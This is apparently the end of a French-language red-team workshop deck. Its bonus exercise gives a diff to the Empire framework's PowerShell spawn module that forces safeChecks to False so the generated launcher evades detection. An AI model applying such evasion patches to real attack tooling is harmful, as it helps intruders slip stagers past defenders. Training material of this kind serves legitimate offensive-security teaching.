
- Hint: It is related to SafeChecks

Bonus: spawn

Dew It!

Bonus: spawn - Solution

- We found previously that safeChecks is detected.
- We can see in the code that spawn generate a launcher with safeChecks's default value (True)
- Forcing safeChecks to False in spawn code make work!



```
diff --git a/lib/modules/powershell/management/spawn.py b/lib/modules/powershe
ll/management/spawn.py
index 30bd569..24019e6 100644
--- a/lib/modules/powershell/management/spawn.py
+++ b/lib/modules/powershell/management/spawn.py
@@ -83,7 +83,7 @@ class Module:
         sysWow64 = self.options['SysWow64']['Value']

         # generate the launcher code
-        launcher = self.mainMenu.stagers.generate_launcher(listenerName, lang
uage='powershell', encode=True, userAgent=userAgent, proxy=proxy, proxyCreds=p
roxyCreds)
+        launcher = self.mainMenu.stagers.generate_launcher(listenerName, lang
uage='powershell', encode=True, userAgent=userAgent, proxy=proxy, proxyCreds=p
roxyCreds, safeChecks='False')
```

Well Done!

Merci!